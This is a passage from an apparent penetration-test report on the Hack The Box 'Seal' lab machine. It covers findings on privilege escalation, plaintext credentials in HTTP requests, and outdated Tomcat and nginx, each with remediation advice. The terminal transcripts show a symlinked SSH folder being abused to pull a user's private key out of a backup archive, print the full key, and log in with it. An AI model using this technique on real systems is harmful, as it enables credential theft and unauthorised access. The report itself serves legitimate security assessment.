
Read Write and Execute permission for all

Figure 16: Discovery of a folder that can be read, written and executed with sudo privileges.




```
tomcat@seal:/opt/backups/archives$ cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls
ls
bootstrap  css  images  index.html  scripts  uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cd uploads
cd uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -la
ls -la
total 8
drwxrwxrwx 2 root   root   4096 Sep  1 10:15 .
drwxr-xr-x 7 root   root   4096 May  7 09:26 ..
lrwxrwxrwx 1 tomcat tomcat   16 Sep  1 09:51 .ssh -> /home/luis/.ssh/
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls /opt/backups/archives
ls /opt/backups/archives
backup-2021-09-01-10:15:33.gz
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ cp /opt/backups/archives/backup-2021-09-01-10:15:33.gz luis_rsa.gz
cp /opt/backups/archives/backup-2021-09-01-10:15:33.gz luis_rsa.gz
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ gunzip luis_rsa.gz
gunzip luis_rsa.gz
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls
ls
luis_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ tar -xf luis_rsa
tar -xf luis_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls
ls
dashboard  luis_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```

Figure 17: Since the folder where the SSH data of the luis user kept is linked to this folder, our team copied and extracted this file to obtain the id_rsa file of luis user, which led us to establish SSH connection.



```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/dashboard/uploads/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
u8KqOiDVrwmFJRAAAACWx1aXNAc2VhbAE=
-----END OPENSSH PRIVATE KEY-----
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/dashboard/uploads/.ssh$
```

Figure 18: Proof of captured id_rsa file.



```
┌──(root💀tryharder)-[/home/Krosis/Desktop/Seal]
└─# ls
id_rsa  nmap.txt  note.txt  shell.war

┌──(root💀tryharder)-[/home/Krosis/Desktop/Seal]
└─# chmod 600 id_rsa

┌──(root💀tryharder)-[/home/Krosis/Desktop/Seal]
└─# ssh -i id_rsa luis@10.10.10.250
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 01 Sep 2021 10:29:59 AM UTC

  System load:  0.01              Processes:             180
  Usage of /:   46.7% of 9.58GB   Users logged in:       1
  Memory usage: 25%               IPv4 address for eth0: 10.10.10.250
  Swap usage:   0%

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


Last login: Wed Sep  1 10:25:24 2021 from 10.10.16.42
luis@seal:~$ 
```

Figure 19: Proof of established SSH connection.


Remediation

Prevent low-privileged users from accessing files that they can read, write or execute with root privileges.. For full mitigation and detection guidance, please reference the MITRE guidance here and here.

Finding VLN-008: Unhashed Credentials in http Requests(High)

Description:	Lostar Information Security did not hashed user credentiaals inside the HTTP Requests in the web application.
Risk:	Likelihood: High - A skilled attacker who can use sniffing tools like Wireshark, can see the user credentials inside this HTTP requests.
	Impact: High - If user credentials are not properly sanitized, users data can be compromised in MiTM attacks
Tools Used:	Portswigger Burp Suite
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Evidence



Create your account

Username: admin111

Password: ●●●●● Password= 12345

Full Name: Mor Lahmacun

Mail Address: morlahmacunmuolur@gmail.com


Additional Mail Address: morlahmacunmuolur@gmail.com

URL (optional):

Bio (optional):

Image (optional):

Figure 20: Register page with filled credentials.



```
POST /register/validate HTTP/1.1
Host: seal.htb:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 205
Origin: http://seal.htb:8080
Connection: close
Referer: http://seal.htb:8080/register
Cookie: JSESSIONID=node0kr4o0hurclc31qtaxbcfwx5hb2.node0

userName=admin111&password=12345&fullName=Mor+Lahmacun&mailAddress=morlahmacunmuolur%40gmail.com&extraMailAddresses%5B0%5D=morlahmacunmuolur%40gmail.com&
extraMailAddresses%5B1%5D=&url=&description=&fileId=
```

Figure 21: Register pages HTTP request which include unhashed credentials.


Remediation

Hash the user credentials and this kind of valuable data with proper algorithms. For full mitigation and detection guidance, please reference the OWASP guidance here.

Finding VLN-009: Insufficient Update Apache Tomcat(Medium)

Description:	Apache Tomcat is not up to date and it's version 9.0.31 (Current stable version 10.0.10)
Risk:	Likelihood: Medium - According to CVE-2020-13943 there is a HTTP Request Smuggling vulnerability which we benefited in our tests to compromise the system.
	Impact: Medium - There can be information disclosure and file upload oppurtunities for attacker if combined with other parameters such as leaked credentials.
References:	https://www.cvedetails.com/cve/CVE-2020-13943/

Evidence



Not secure | seal.htb/manager/status/html

[redacted]

Manager

List Applications

Server Information

Tomcat Version
Apache Tomcat/9.0.31 (Ubuntu)

OS

Figure 22: Proof of Apache Tomcat version 9.0.31

Remediation

Caracetti Security recommends that you check and update the updates of all systems periodically or get help from professionals in this regard. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-010: HTTP Basic Authentication Usage: Apache Tomcat(Low)

Description:	Since there is no bruteforce precaution in the system, Caracetti Security recommends Lostar Information Security to develop their own login system.
Risk:	Likelihood: Low - If there is no leaked credentials and password policy is appropriate, there is a low likelihood for attackers to be succesful.
	Impact: Low - If the necessary conditions such as leaked credentials are met, attackers could make foothold in the Apache Tomcat service.
References:	https://attack.mitre.org/tactics/TA0006/

Evidence




Figure 23: Proof of HTTP Basic authentication for Apache Tomcat.


Remediation

Caracetti Security recommends to create a login page to control users foothold in the system.

Finding VLN-011: Insufficient Patch: nginx(Informational)

Description:	ngnix is version is 1.18 and it's not the stable version(Current Stable Version: 1.20.1). Caracetti Security recommends to patch it with latest stable version.
Risk:	Likelihood: N/A
	Impact: N/A
References:	http://nginx.org/en/download.html

Evidence



```
443/tcp   open   ssl/http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
```


Figure 24: Proof of nginx version.

Remediation

Caracetti Security recommends that you check and update the updates of all systems periodically or get help from professionals in this regard. For full mitigation and detection guidance, please reference the MITRE guidance here.

Additional Scans and Reports


Caracetti Security team discovered that OpenSSH 8.2p1 service is up on default SSH port(22), nginx 1.18 service is up on default HTTPS port(443) as well as HTTP port(8080).



```
Nmap scan report for 10.10.10.250
Host is up (0.068s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Tue, 31 Aug 2021 22:06:02 GMT
|     Set-Cookie: JSESSIONID=node0wjh5zqsf4kegbzk2r3qpwme793.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
